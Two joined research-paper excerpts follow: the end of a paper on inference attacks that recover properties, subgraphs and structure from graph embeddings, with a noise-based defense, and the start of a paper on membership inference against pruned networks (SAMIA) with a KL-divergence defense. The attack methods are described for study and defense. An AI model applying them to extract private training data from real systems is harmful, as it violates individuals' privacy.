	MinCutPool	0.888 ± 0.003	0.999 ± 0.001	0.983 ± 0.001	0.785 ± 0.006
ENZYMES	MeanPool	0.450 ± 0.070	0.646 ± 0.005	0.959 ± 0.001	0.516 ± 0.037
	DiffPool	0.519 ± 0.007	0.661 ± 0.008	0.958 ± 0.001	0.504 ± 0.005
	MinCutPool	0.467 ± 0.019	0.490 ± 0.009	0.916 ± 0.001	0.414 ± 0.009
NCI1	MeanPool	0.736 ± 0.003	0.999 ± 0.001	0.877 ± 0.001	0.402 ± 0.001
	DiffPool	0.633 ± 0.002	0.999 ± 0.001	0.877 ± 0.001	0.495 ± 0.002
	MinCutPool	0.570 ± 0.002	0.999 ± 0.001	0.877 ± 0.001	0.496 ± 0.001

Experimental Results. Table 3 and Table 4 illustrate the attack performance in terms of graph isomorphism and macro-level graph statistics (measured by cosine similarity), respectively. Due to space limitation, we defer the results of the macro-level graph statistics measured by Wasserstein distance and JS divergence to Appendix C.3. In general, our attack achieves strong performance. For instance, the WL graph kernel on AIDS and DiffPool achieves 0.875. Besides, the cosine similarity of the betweenness centrality distribution is larger than 0.85 for all the settings. We can also achieve 0.99 cosine similarity for local clustering coefficient distribution for the AIDS and NCI1 datasets. For degree distribution and closeness centrality distribution, the attack performance is slightly worse; however, we can still achieve cosine similarity larger than or close to 0.5.

To investigate the impact of the quality of the auto-encoder on the attack performance, we conduct additional experiments on the auto-encoders trained in different epochs. Due to space limitation, we defer the experimental results to Appendix C.3.

8 Defenses

Graph Embedding Perturbation. A commonly used defense mechanism for inference attacks is adding perturbation to the output of the model [62]. In this paper, we propose to add perturbations to the target graph embedding H_{G_T} to defend our proposed inference attacks. Formally, given the target graph embedding H_{G_T}, the data owner only shares a noisy version of graph embedding $\tilde{H_{G_T}} = H_{G_T} + \mathsf{Lap}(\beta)$ to the third party, where $\mathsf{Lap}(\beta)$ denotes a random variable sampled from the Laplace distribution with scale parameter β; that is, $\Pr[\mathsf{Lap}(\beta) = x] = \frac{1}{2\beta} e^{-|x|/\beta}$. Notice that adding noise to the graph embedding vector may destroy the graph structural information, thus affect the normal tasks such as graph classification. Therefore, we need to choose a moderate level of noise to tradeoff the defense effectiveness and the performance of the normal tasks.

Defense Evaluation Setup. We conduct experiments to validate the effectiveness of our proposed defense against all the inference attacks, as well as the impact on normal graph classification task. For property inference attack, we evaluate the performance of graph density with bucketization scheme $k = 2$. For subgraph inference attack, we consider the RandomWalk sampling method with sampling ratio of 0.8. We conduct our experiments on DD and ENZYMES datasets and three graph embedding models. Due to space limitation, we refer the readers to Appendix C.4 for experimental results for other datasets and graph reconstruction attack.

Defense Evaluation Results. Figure 11 illustrates the experimental results, where the first and second column represents the attack performance of property inference attack and subgraph inference attack respectively, the last column represents the accuracy of the normal graph classification task. In each figure, the x-aixs stands for the scaling parameter β of Laplace noise, where larger β means larger noise. We observe that when the noise level increases, the attack performance for both property inference and subgraph inference attack decreases. This is expected since more noise will hide more structural information contained in the graph embedding. On the other hand, the accuracy of the graph classification tasks will also decrease when the noise level increase. To defend against the inference attacks while preserving the utility for normal tasks, one needs to carefully choose the noise level. For instance, when we set the standard deviation of Laplace noise to 2, the performance of subgraph inference attack significantly drops while the graph classification accuracy only slightly decreases.

9 Related Work

In this section, we review the research work close to our proposed attacks. We refer the readers to [18, 63] for in-depth overview of different GNN models, and [8, 25, 50, 57] for comprehensive surveys of existing adversarial attacks and defense strategies on GNNs.

Causative Attacks on GNNs. Causative attack allows attackers to manipulate training dataset in order to change the parameters of the target model. In the context of causative attacks on GNNs, Zügner *et al.* [64] was the first research work that introduced unnoticeable adversarial perturbations targeting the node's features and the graph structure to reduce the accuracy of node classification via graph convolutional networks. Following this direction, researchers investigated different adversarial attack strategies (*i.e.* edge/node-level/structure/attribute perturbation) to achieve various attack objectives, such as reducing the accuracy of node classification [4, 13, 32, 51, 55, 58], link prediction [4, 31], graph classification [8, 56], etc. Our attacks do not tamper with the training data that is used to construct the GNN models.

Exploratory Attacks on GNNs. Exploratory attack does not change the parameters of the target model. Instead, the attacker sends new data to the target model and observes



Figure 11: Graph embedding perturbation defense on the DD and ENZYMES datasets (different rows). The first two columns represent the attack performance of property inference and subgraph inference respectively, the last column represents the accuracy of normal graph classification task. In each figure, the x-axis stands for the scaling parameter β for Laplace noise, where larger β means higher noise level. The y-axis stands for the attack performance/normal graph classification accuracy.

the model's decisions on these carefully crafted input data. However, graph-based machine learning under adversarial exploratory setting is much less explored. In particular, only a few studies [11, 22, 54] focused on exploratory attacks on GNNs. For instance, He *et al.* [22] proposed link stealing attack to infer, from the outputs of a GNN model, whether there exists a link between any pair of nodes in the graph used to train the model. Wu *et al.* [54] discussed GNN model extraction attack, given various levels of background knowledge, by gathering both the input-output query pairs and the graph structure to reconstruct a duplicated model. Duddu *et al.* [11] proposed a graph reconstruction attack against *node embeddings*; however, there are several difference from our graph reconstruction attack. First, the task is different, [11] aims to reconstruct a graph from a set of node embeddings, while ours is to reconstruct the graph from a graph embedding. Also, the node embeddings targeted by [11] are generated from traditional node embedding method such as Deepwalk [38] and node2vec [19], while ours focus on state-of-the-art GNN. In addition, our threat model is more general and practical as we are only given one embedding vector of the target graph instead of all embeddings of all the nodes. In this sense, our adversary has much less background knowledge than that of [11]. Besides, their method uses the non-learnable dot product as the decoder. Our approach leverages a learnable decoder and can be further fine-tuned to enhance graph reconstruction performance.

Defense of Adversarial Attacks on GNNs. The emerging attacks on GNNs leads to an arm race. To mitigate those attacks, several defense strategies (*e.g.* graph sanitization [55], adversarial training [9, 15] and certification of robustness [5]) have been proposed. One important direction of those defense strategies is to reduce the sensitivity of GNNs via adversarial training so that the train GNNs are robust to structure perturbation [9] and attribution perturbation [15]. Beside, robustness certification [5] is an emerging research direction that measure and reason the safety of graph neural networks under adversarial perturbation. Note that aforementioned defense mechanisms focus on mitigating causative attacks on GNNs, hence they are are not design to protect GNNs from exploratory attacks.

10 Conclusion

In this paper, we investigate the information leakage of graph embedding. Concretely, we propose three different attacks to extract information from the target graph given the graph embedding. First, we can successfully infer graph properties, such as the number of nodes, the number of edges, and graph density, of the target graph. Second, given a subgraph of interest and the graph embedding, we can determine with high confidence that whether the subgraph is contained in the target graph. Third, we propose a novel graph reconstruction attack that can reconstruct a graph that has similar graph statistics with the target graph. We further propose an embedding perturbation based defense to mitigate the inference attacks without noticeable accuracy degradation.

A Notations

The frequently used notations used in this paper is summarized in Table 5.

Table 5: Summary of the notations used in this paper.

Notation	Description
$\mathcal{G} = \langle \mathcal{V}, A, X \rangle$	Graph
$u, v \in \mathcal{V}$	Nodes in $\mathcal{G}$
$n = \lvert\mathcal{V}\rvert$	Number of nodes
d_X / d_H	Dimension of attributes / embeddings
$A \in \{0,1\}^{n \times n}$	Adjacency matrix of $\mathcal{G}$
$X \in \mathbb{R}^{n \times d_X}$	Attributes associated with $\mathcal{V}$
$\mathcal{N}_u$	Neighborhood nodes of u
$\mathcal{G}_S$	Subgraph of $\mathcal{G}$
$\mathcal{G}_T$ / $\mathcal{G}_{aux}$	Target / auxiliary graph
$\mathcal{D}_{aux}$	Auxiliary dataset ($\mathcal{G}_{aux} \in \mathcal{D}_{aux}$)
H_u / $H_\mathcal{G}$	Node / graph embedding
$\mathcal{F}_T$ / $\mathcal{F}_A$	Target / attack model
$\mathcal{F}_{AP}$	Attack model of property inference
$\mathcal{F}_{AS}$	Attack model of subgraph inference
$\mathcal{F}_{AR}$	Attack model of graph reconstruction
Φ	Aggregation operation
Ψ	Updating operation
Σ	Graph pooling operation
$\mathbf{m}$	Message received from neighbors
χ	Feature vector of subgraph inference

B Experimental Details

B.1 Graph Sampling Methods

- **Random Walk Sampling.** The main idea of RandomWalk is to randomly pick a starting node, and then simulate a random walk on the graph until we obtain the desired number of nodes.
- **Snowball Sampling.** The main idea of Snowball is to randomly select a set of seed nodes, and then iteratively select a set of neighboring nodes of the selected nodes until we obtain the desired number of nodes.
- **Forest Fire Sampling.** The main idea of FireForest is to randomly select a seed node, and begin "burning" outgoing edges and the corresponding nodes. Here, a node "burns" its outgoing edges and the corresponding nodes means these edges and nodes are sampled. If an edge gets burned, the node at the other endpoint gets a chance to burn its own edges, and so on recursively until we obtain the desired number of nodes.

B.2 Macro-level Graph Statistics

- **Degree Distribution.** The degree distribution $P(k)$ of a graph is defined to be the fraction of nodes in the graph with degree k. It is the most widely used graph statistic to quantify a graph.
- **Local Clustering Coefficient (LCC).** The LCC of a node quantifies how close its neighbors are to being a cluster. It is primarily introduced to determine whether a graph is a small-world network.
- **Betweenness Centrality (BC).** The betweenness centrality is a measure of centrality in a graph based on the shortest



Figure 12: [Higher means better attack performance.] Attack accuracy of additional properties for property inference. Different columns represent different datasets, and different rows represent different graph properties to be inferred. In each figure, different legends stand for different graph embedding models, different groups stand for different bucketization schemes. The Random and Baseline method represent the random guessing and summarizing auxiliary dataset baseline, respectively.



Figure 13: [Higher means better attack performance.] Attack AUC for subgraph inference attack. Different rows represent different datasets, and different columns represent different graph sampling methods. In each figure, different legends stand for different graph embedding models, different groups stand for different sampling ratios.

paths. For every pair of nodes in a graph, there exists at least one shortest path between the nodes such that either the number of edges that the path passes through is minimized. The betweenness centrality for each node is the number of these shortest paths that pass through the node.

- **Closeness Centrality (CC).** The CC of a node is a measure of centrality in a graph, which is calculated as the reciprocal of the sum of the length of the shortest paths between the node and all other nodes in the graph. Intuitively, the more central a node is, the closer it is to all other nodes.

C Additional Experimental Results

C.1 Property Inference Attack

Additional Properties. Figure 12 illustrates the attack performance on the graph diameter and the graph radius properties. The experimental results show that our attack is still effective on these two properties in most of the settings. The conclusions are consistent with that of Section 7.2.

C.2 Subgraph Inference Attack

Addtional Datasets. Figure 13 illustrates the comparison with baseline subgraph inference attacks on the NCI1 and OVCAR-8H datasets. The conclusions are consistent with that of Section 7.3.

C.3 Graph Reconstruction Attack

Additional Metrics. Table 6 and Table 7 illustrate the attack performance in terms of macro-level graph statistics measured by Wasserstein distance and JS divergence, respectively. The experimental results show that our graph reconstruction achieves small Wasserstein distance and JS divergence for most of the settings, indicating our graph reconstruction attack is effective.



Figure 14: Impact of the quality of graph auto-encoder on the AIDS dataset.

Table 6: [Lower means better attack performance.] Attack performance of graph reconstruction measured by macro-level graph statistics, the similarity of which is measured by Wasserstein distance.

Impact of Graph Auto-encoder. To investigate the impact of the quality of the graph auto-encoder on the attack performance, we conduct additional experiments on the graph auto-encoders trained with different epochs. Figure 14 shows the experimental results. We observe that with the number of epochs increases, our attack performance increases, indicating the quality of the graph auto-encoder has positive impact on our attack. When the number of epochs exceeds 10, the attack performance remains unchanged for most of the settings. Thus, we train the graph auto-encoder for 10 epochs in our experiments.



Figure 15: Visualization of macro-level graph statistic distribution for graph reconstruction attack on the AIDS dataset.

Visualization. To better illustrate the effectiveness of our graph reconstruction attack on preserving the macro-level graph statistics, we provide a distribution visualization of the AIDS dataset in Figure 15. We experiment on the MinCutPool model. The visualization results show that our graph reconstruction attack can effectively preserve the macro-level graph statistics.

C.4 Defense

Additional Datasets. Figure 16 illustrates the defense performance on the ADIS and OVCAR-8H datasets for property inference and subgraph inference attack. The conclusions are consistent with that of Section 8 for these datasets.

Defense against Graph Reconstruction. Figure 17 illustrates the defense performance for graph reconstruction attack. The experimental results show that our defense mechanism is still effective for graph reconstruction attack.

D Impact of Node Features

To evaluate the impact of node features, we conduct additional experiments on graphs without node features. Concretely, for each dataset in Table 1, we replace all its original node features with one-hot encodings of node degrees. This follows the setting of [59] which aims to investigate the expressiveness of graph structure. Figure 18 shows the experimental results for the subgraph inference attack. The experimental results show that the attack performance of graphs with and without node features is similar for most of the settings, indicating the robustness of our subgraph inference attack.



Figure 16: Graph embedding perturbation defense on the AIDS and OVCAR-8H datasets. The first and second column represents the attack performance of property inference and subgraph inference respectively, the last column represents the accuracy of normal graph classification task. In each figure, the x-axis stands for the scaling parameter β for Laplace noise, where larger β means higher noise level. The y-axis stands for the attack performance/normal graph classification accuracy.



Figure 17: Graph embedding perturbation defense against the graph reconstruction attack. In each figure, the x-axis stands for the scaling parameter β for Laplace noise, where larger β means higher noise level. The y-axis stands for the cosine similarity of degree distribution and graph isomorphism, respectively.



Figure 18: Comparison of attack AUC between graphs with and without node features for subgraph inference attack.


Membership Inference Attacks and Defenses in Neural Network Pruning

Xiaoyong Yuan, Lan Zhang
Michigan Technological University

Abstract


Neural network pruning has been an essential technique to reduce the computation and memory requirements for using deep neural networks for resource-constrained devices. Most existing research focuses primarily on balancing the sparsity and accuracy of a pruned neural network by strategically removing insignificant parameters and retraining the pruned model. Such efforts on reusing training samples pose serious privacy risks due to increased memorization, which, however, has not been investigated yet.



In this paper, we conduct the first analysis of privacy risks in neural network pruning. Specifically, we investigate the impacts of neural network pruning on training data privacy, *i.e.*, membership inference attacks. We first explore the impact of neural network pruning on prediction divergence, where the pruning process disproportionately affects the pruned model's behavior for members and non-members. Meanwhile, the influence of divergence even varies among different classes in a fine-grained manner. Enlightened by such divergence, we proposed a self-attention membership inference attack against the pruned neural networks. Extensive experiments are conducted to rigorously evaluate the privacy impacts of different pruning approaches, sparsity levels, and adversary knowledge. The proposed attack shows the higher attack performance on the pruned models when compared with eight existing membership inference attacks. In addition, we propose a new defense mechanism to protect the pruning process by mitigating the prediction divergence based on KL-divergence distance, whose effectiveness has been experimentally demonstrated to effectively mitigate the privacy risks while maintaining the sparsity and accuracy of the pruned models.


1 Introduction

Much of the progress in artificial intelligence over the past decade has been the result of deep neural networks (DNNs). The powerful DNNs with a large number of parameters consume considerable storage and memory bandwidth, which makes it challenging to deploy the state-of-the-art neural networks on resource-constrained devices. To address this issue, neural network pruning as one of the most popular compression technologies has attracted great attention [1, 2]. By removing insignificant parameters from a DNN, recent research has shown that neural network pruning can substantially reduce the size of a DNN and speedup the inference process without largely compromising prediction accuracy [2–5]. In general, neural network pruning includes three main stages: 1) train an original DNN; 2) remove the insignificant parameters; 3) fine-tune the remaining parameters with the training dataset. Most existing research on neural network pruning has focused on improving the trade-off between accuracy and sparsity by strategically designing the last two stages [2–5]. However, such efforts on reusing training samples pose serious privacy risks of the pruned neural networks due to the potentially increased memorization of training samples.



The privacy risks of DNNs have already been pointed out, where a DNN is prone to memorizing sensitive information of the training dataset [6–9]. Taking the membership inference attack (MIA) as an example, an adversary can infer whether a given data sample was used to train a DNN, seriously threatening individual privacy. For instance, an adversary can infer an individual was a confirmed case, if it is known that the individual's record was used to train an infectious disease model. The MIA was first proposed against black-box models in [10], where the adversary only has access to the data sample and predictions of the target model. Later on, more attention has been attracted against various DNN models, such as generative models [7, 8], graph models [11], machine translation [12], text generation [13], genomic analysis [14], and transfer learning [15]. Although extensive analysis has been conducted, none of the existing efforts have been put into analyzing MIAs against pruned neural networks.

In view of this, the paper focuses on one fundamental question: *comparing with original deep neural networks, are the pruned networks more vulnerable to membership inference attacks?* Specifically, most MIAs infer a sample's membership based on the different behaviors of a target model between



(a) Original model confidence

(b) Original model sensitivity

(c) Pruned model confidence

(d) Pruned model sensitivity

Figure 1: Histograms of the prediction confidences and the prediction sensitivity of the ground-truth label. We remove 70% of the parameters in the original DenseNet121 model using l1 unstructured pruning on the CIFAR10 dataset. The figures show the frequency of prediction confidence (a) and (c) and prediction sensitivity (b) and (d) belonging to the ground-truth class on the training and test data. The vertical lines indicate the average values of training data, *i.e.*, members (black), and test data, *i.e.*, non-members (red), respectively. In both prediction confidence and sensitivity measurements, neural network pruning makes the distances between the two vertical lines in the pruned model larger than that in the original model, which indicates a larger confidence gap and sensitivity gap between members and non-members due to pruning.

members (*i.e.*, training samples) and non-members (*i.e.*, test samples), such as the different prediction confidences [9, 10]. Since most neural network pruning approaches rely on reusing the training dataset to fine-tune the parameters after pruning the insignificant parameters, the additional training at the pruned neural network inevitably increases its memorization of the training samples. Moreover, the pruned neural network enforces a small number of parameters to achieve similar prediction capabilities, which also increases the memorization of training data and makes the pruned model more sensitive to the training data. Hence, such increased memorization can intuitively lead to a larger divergence of the prediction confidences and sensitivities between members and non-members. Figure 1 illustrates the prediction confidence and the prediction sensitivity[1] of members and non-members in the original DNN and the pruned network, respectively. The larger divergence of the confidences and the sensitivities in the pruned model at (c) and (d) confirms our intuition: *neural network pruning can aggravate the privacy issues of the original deep neural network*. Therefore, in the following paper, we conduct a comprehensive analysis to reveal the impacts of neural network pruning on training data privacy, *i.e.*, MIAs. Specifically, we first explore the impact of neural network pruning on prediction divergence: *the pruning process disproportionately affects the pruned model's behavior for members and non-members*. Enlightened by this insight, a new MIA is proposed against the pruned neural networks. In addition, with the proposed new attack, we propose a new defense mechanism to protect the fine-tuning process by mitigating the prediction divergence based on KL-divergence distance. Extensive experiments are conducted to rigorously evaluate our proposals. To the best of our knowledge, this is the first study to investigate the privacy risks of neural network pruning. Our main contributions are summarized below:

- We investigate the privacy risk of neural network pruning and propose a new MIA: self-attention membership inference attack (SAMIA). By exploring the impacts of neural network pruning on prediction divergence, the proposed attack results in high attack accuracy of revealing the membership status from the pruned models. In particular, SAMIA has advantages in identifying the pruned models' prediction divergence by using finer-grained prediction metrics. We recommend SAMIA as a competitive baseline attack model for future privacy risk study of neural network pruning.
- To rigorously evaluate the privacy impacts of different pruning approaches, sparsity levels, and adversary knowledge, we conduct extensive experiments on seven commonly used datasets, four neural network architectures, four pruning approaches, five sparsity levels, and 255 pruned models in total. Experimental results demonstrate the effectiveness of the proposed attacks against pruned neural networks, which further indicates that neural network pruning can aggravate the privacy issues of the original DNN. The adversary can successfully reveal the membership status, even without the knowledge of the pruning approach used in the target model. Furthermore, we evaluate the privacy impacts of different pruning approaches and various sparsity levels.
- To defend the pruned models against MIAs, we propose a new defense mechanism: pair-based posterior balancing (PPB). PPB protects the fine-tuning process of neural network pruning by narrowing down the divergences of posterior predictions and reducing the prediction sensitivities based on their KL-divergence distances. Experimental results demonstrate the effectiveness of the PPB mechanism, which significantly mitigates the privacy risks while maintaining the sparsity and accuracy of the pruned model. Besides, compared with the state-of-the-art defenses, PPB achieves a better trade-off between prediction performance and privacy in most cases.

[1] The definitions of the prediction confidence and the prediction sensitivity are detailed respectively in Section 4.1.

2 Background and Related Work

2.1 Neural Network Pruning

The state-of-the-art neural networks are usually deep and resource hungry, requiring large amounts of computation and memory, which becomes a particular challenge on resource-constrained end devices. As one of the most popular network compression approaches, neural network pruning has attracted great attention in recent years [2–5]. In general, most network pruning studies follow the pruning workflow: "train-prune-finetuning." For example, Han *et al*. [2] proposed to remove the individual parameters with the lowest magnitude. Randomly removing individual parameters reduces the model size, but may not be efficient to facilitate hardware optimization and accelerate the neural network computation. Therefore, many methods were proposed to remove parameters in an organized way by removing a group of parameters (*i.e*., structured pruning). For example, Li *et al*. [3] removed the entire filters with the lowest magnitude in the neural network, which leads to significant speedup compared with the unstructured pruning. Liu *et al*. [4] removed the entire channels according to the corresponding scaling factors in the followed batch normalization layers. In this paper, we investigate the privacy risks of both unstructured and structured pruning approaches.

More recently, new pruning approaches have been proposed, which prune parameters by searching the optimal neural architecture [16, 17] or fine-tune the pruned model by rewinding the parameters to the previous states [18, 19]. The privacy risks discussed in this paper might exist in these new pruning approaches. We will investigate their privacy risks in our future work.

On the other hand, recent efforts have been put into neural network pruning from other important perspectives. Paganini [20] investigated the unfairness and systematic biases in the pruned models. Hooker *et al*. [21] demonstrated the biased performance on different groups and classes after pruning. Given the potential of pervasively implementing neural network pruning, this work targets another critical and urgent aspect regarding neural network pruning, *i.e*., training data privacy.

2.2 Membership Inference Attacks (MIAs)

Membership inference attacks have raised serious privacy threats by determining if a record was in the training dataset of a neural network model via querying that model. Given a target neural network model $f : \mathbb{R}^n \to \mathbb{R}$, the process of MIA can be formally defined as:

$$\mathcal{A} : \boldsymbol{x}, f \to \{0, 1\}, \tag{1}$$

where $\mathcal{A}$ denotes the attack model, which is a binary classifier. If the data sample $\boldsymbol{x}$ is used to train the target model f , the attack model $\mathcal{A}$ outputs 1 (*i.e*., member), and 0 otherwise (*i.e*., non-member).

Due to the practical consideration, most MIAs focused on the black-box setting, where an adversary only has access to the target model's outputs. By leveraging the target model's prediction confidences, Shokri *et al*., [22] proposed a black-box MIA. They constructed several shadow models to mimic the behavior of a target model. The well-established shadow models will then be used to generate data to train a neural network-based binary classifier to determine the membership of a record against the target model, *i.e*., whether a record belongs to the target model's training dataset or not. Salem *et al*., [23] further boosted this attack successfully by only using a single shadow model. To further improve the attack accuracy, Nasr *et al*., [24] included more features, such as the class labels of data samples, to train the binary classifier. In addition to the aforementioned neural network-based binary classifier, Leino *et al*., [25], Yeom *et al*., [26], and Song *et al*., [27,28] proposed the metric-based binary classifier, where the membership of a record is directly determined by a predefined threshold based on the metrics, such as the prediction confidences, entropy, or modified entropy of the record. Song and Mittal showed that by setting a class-dependent threshold, the metric-based classifier could achieve comparable or even better accurate inference performance compared with the neural network-based classifier [28]. Despite the extensive research on MIAs, none of them is designed towards pruned models. Therefore, we propose SAMIA to investigate the privacy risks of pruned models.

2.3 Defenses against MIAs

Recent efforts have been made to defend against MIAs. As one of the most popular privacy-preserving techniques, differential privacy (DP) provides provable defense against MIAs by adding noise to the gradient or parameter during model training [29–31]. However, DP usually requires a large magnitude of noises to achieve a meaningful privacy guarantee, which seriously degrades the performance of the protected models [32]. On the other hand, regularization [10], dropout, and model stacking [23] have been used in model training to reduce the privacy risks caused by overfitting. Although these approaches reduced the vulnerability by bridging the generalization gap between member and non-member data samples, in many cases, the privacy risks after applying these approaches are still high. Recent adversarial learning techniques [33, 34] have been introduced in defending against MIAs by adding noises to the prediction confidences for misleading the adversary [24, 35]. In a recent analysis of the defense mechanisms, Song and Mittal showed that the early stopping mechanism achieved comparable performance with most defenses [28]. In this paper, we provide a comprehensive analysis of defenses in neural network pruning, including our proposed PPB defense along with the existing defense mechanisms.




Figure 2: A typical workflow of neural network pruning.



Figure 3: Framework of membership inference attacks (MIA) against neural network pruning.

3 System Overview

3.1 Neural Network Pruning Workflow


This paper is focused on a general neural network pruning process, whose workflow includes three key stages: original network training, coarse pruning, and fine-tuning, as illustrated in Figure 2. Specifically,

1. *Original network training*: A large size original neural network model $f(\boldsymbol{x};\boldsymbol{W})$ (sometime over-parameterized) is first trained at this stage, where $\boldsymbol{x}$ is the training data and $\boldsymbol{W}$ is the model parameters;
2. *Pruning*: Upon the original network, the pruning is conducted by removing insignificant parameters or groups of parameters according to a specific criterion. The pruned network can be given by $f(\boldsymbol{x};\boldsymbol{M}\odot\boldsymbol{W})$, where $\boldsymbol{M}\in 0,1^{|\boldsymbol{W}|}$ denotes the binary mask that can set a parameter to be 0, and $\odot$ denotes the element-wise multiplication;
3. *Fine-tuning*: To recover the performance loss due to pruning, a pruned network can be fine-tuned by reusing the training data. After N-epoch fine-tuning, a pruned network can be given by $f(\boldsymbol{x};\boldsymbol{M}\odot\boldsymbol{W}^N)$.

For the sake of simplicity, we use f to denote the original model $f(\boldsymbol{x};\boldsymbol{W})$ and f_p to denote the pruned model $f(\boldsymbol{x};M\odot\boldsymbol{W}^N)$ in the following paper.

3.2 Adversarial Knowledge


The goal of MIAs is to find the membership of a data sample, *i.e.*, whether the sample is used to train a target model or not. In this paper, we assume the adversary of the MIAs against a pruned neural network has the following knowledge.



- *Access to query the pruned network*. The pruned model is made available to the public, *i.e.*, queryable. Due to practical considerations, the original model is assumed not published and inaccessible.
- *Access to the prediction confidences*. We consider the practical black-box MIAs [6]. The adversary can only acquire the output, *i.e.*, the prediction confidences, of the pruned network. Any internal information about the pruned model and the original model, such as the network architecture and activation functions, are inaccessible to the adversary.
- *Access to the pruning approach and the sparsity level*. We consider two different types of adversaries with or without knowledge of the pruning approach and the sparsity level.
- *Access to the defense approach*. The arms race between attacks and defenses is one main challenge in machine learning privacy. If the defense mechanisms are designed without considering the adversary's knowledge, their performance might be substantially degraded when adaptive attacks are used against those defensive mechanisms [28, 35]. Hence, we consider both non-adaptive and adaptive attacks to evaluate defense mechanisms: 1) non-adaptive attacks, *i.e.*, the adversary has no access to the defense mechanisms; 2) adaptive attacks, where the adversary has full knowledge of the defense mechanisms and performs the MIAs by taking the defensive mechanisms into account.


4 MIA against Neural Network Pruning

Given the workflow of neural network pruning presented in Section 3.1, this section focuses on investigating the privacy risks introduced by the pruning process. A general framework of MIAs against the pruned model is illustrated in Figure 3. Specifically, to extract the membership information from the pruned model, the adversary first derives the predictions of the given input sample by querying the target pruned model. The adversary then feeds the predictions into the trained attack model and provides the binary classification of the membership status. The attack model is derived following the shadow-training technique, which was originally proposed by Shokri *et al.* [22] and is widely used in MIAs [23, 24]: a shadow model is trained and pruned to imitate the behavior of the target pruned model. The adversary trains an attack model based on the pruned shadow model's predictions over shadow training and test data.



4.1 Divergence of Prediction Behaviors

To investigate the prediction behaviors of pruned neural networks, we first introduce two metrics: prediction confidence



(a) Original Model Confidence

(b) Original Model Sensitivity

(c) Pruned Model Confidence

(d) Pruned Model Sensitivity

Figure 4: Divergence of the pruned model's prediction confidences and prediction sensitivities over different classes, respectively. We prune DenseNet121 models with 70% sparsity on the CIFAR10 datasets. The blue bar indicates the average prediction confidence/sensitivity of members in different classes. The green bar indicates the average prediction confidence/sensitivity of non-members. The divergence of confidence (a) and sensitivity (b) between members and non-members is increased after pruning as shown in (c) and (d), respectively. Such divergence also differs among classes.

and prediction sensitivity. Specifically, given an input sample $\boldsymbol{x}$ and a pruned model f_p, the prediction confidence is defined as $\text{PC} = f_p(\boldsymbol{x})$. In addition, to further measure the prediction behavior changes in terms of slight input change, we introduce prediction sensitivity, which is defined as

$$\text{PS} = \frac{1}{n}\sum_{i=1}^{n}\frac{|f_p(\boldsymbol{x}+\epsilon\boldsymbol{\delta_i}) - f_p(\boldsymbol{x})|}{\epsilon}, \tag{2}$$

where $\boldsymbol{\delta_i} \sim \mathcal{N}(0,1)$ is a random Gaussian noise vector added to the input data $\boldsymbol{x}$, and ϵ controls the magnitude of input changes. A similar idea has been used in the gradient estimation for black-box adversarial attacks [36]. It has been shown that a small number of noise vectors can achieve a good estimation of prediction changes, so that we set a small query budget in the evaluation ($n = 10$) [36, 37]. Accordingly, we use the confidence and sensitivity to measure the divergence between members and non-members. We define the confidence gap as

$$\frac{1}{|\mathcal{D}_{train}|}\sum_{(\boldsymbol{x_i},y_i)\in\mathcal{D}_{train}} f_p^{y_i}(\boldsymbol{x_i}) - \frac{1}{|\mathcal{D}_{test}|}\sum_{(\boldsymbol{x_i},y_i)\in\mathcal{D}_{test}} f_p^{y_i}(\boldsymbol{x_i}), \tag{3}$$

where $f_p^{y_i}$ denotes the prediction confidence of ground-truth class y_i. Confidence gap calculates the difference of average confidence between members and non-members in the ground-truth class. Similarly, we define the sensitivity gap as

$$\frac{1}{|\mathcal{D}_{train}|}\sum_{(\boldsymbol{x_i},y_i)\in\mathcal{D}_{train}} \text{PS}^{y_i}(\boldsymbol{x_i}) - \frac{1}{|\mathcal{D}_{test}|}\sum_{(\boldsymbol{x_i},y_i)\in\mathcal{D}_{test}} \text{PS}^{y_i}(\boldsymbol{x_i}), \tag{4}$$

where PS^{y_i} denotes the prediction sensitivity (Eq. 2) of ground-truth class y_i. The sensitivity gap calculates the difference of average sensitivity between members and non-members in the ground-truth class.

As illustrated in Figure 1, the divergence of prediction confidences and prediction sensitivities is increased due to neural network pruning, which introduces the new attack vectors for MIAs and thus makes the pruned models more vulnerable. Moreover, the divergences of prediction confidences and sensitivities from the pruned model vary widely among the different classes of training and test data. Figure 4 shows that the divergences of the pruned models' prediction behavior (confidence and sensitivity) over members and non-members are significantly different among classes. Similar observations of prediction confidences on different classes after pruning have been made in other fields such as model fairness and transparency [20, 21, 38].

4.2 SAMIA: Self-Attention MIA

Upon the above observations, we propose one hypothesis: *the divergences among classes, i.e., confidence gap and sensitivity gap, can provide fine-grained "evidence" for MIAs, leading to serious privacy leakage*. In addition, most existing MIA research only considers the confidence gap and a single threshold of the ground-truth class, which may underestimate the privacy risks of MIAs in neural network pruning. Hence, we propose SAMIA, a self-attention MIA, to fully utilize the increased divergence information along with the class information to conduct a finer-grained analysis. Specifically, self-attention is a neural network module to capture global dependencies among inputs and allows the inputs to interact with each other. Despite the recent success of self-attention mechanism in many areas, such as natural language processing [39, 40] and computer vision [41–43], it has not been well exploited in the research of privacy attacks yet.

In SAMIA, we leverage the self-attention mechanism to automatically extract the finer-grained "thresholds" from different classes by capturing the dependency between predicted information (confidence and sensitivity) and class information




Figure 5: Attack model architecture in SAMIA.

and allowing them to interact with each other. Specifically, SAMIA takes the pruned model's prediction confidence and sensitivity and ground-truth labels as inputs. Given a specific class, the self-attention mechanism finds out the specific confidence information and sensitivity information that the attack "threshold" should pay more "attention" to.


Figure 5 illustrates the network architecture of the attack model used in SAMIA, enlightened by the idea of Transformer [39], *i.e.*, one of the most widely used self-attention architectures. We first convert the ground-truth label into a one-hot vector and then feed both pruned model's prediction confidence, sensitivity, and the one-hot vector into the attack model as the input features. The input features are encoded into a vector using a Fully Connected (FC) layer, which is then fed into the multi-head self-attention modules. In each module, we encode the features as query Q, key K, and value V vectors using a linear function following the self-attention strategy. The attention module calculates the attention scores of the subgroups in a scaled dot-product way: $\text{Attention}(Q,K,V) = \text{softmax}(QK^T)V$, where softmax() denotes the softmax function to make the attention scores sum up to 1. The output of the attention module is the weighted sum of the value vector, where the weight assigned to each value is derived by the attention scores $\text{softmax}(QK^T)$. In addition, we calculate four attention scores (*i.e.*, multi-head attention) to capture the different attention strategies. Followed by the attention module, we add the result to the input features and apply the layer normalization [44] to stabilize the attack model training. The result will be fed into another FC layer with layer normalization. We consider these operations as a block and repeat the block three times, followed by two fully connected layers. A non-linear activation function, ReLU is applied to the output of the first few FC layers. A softmax function is applied to the last FC layer to provide the binary prediction on the membership status.

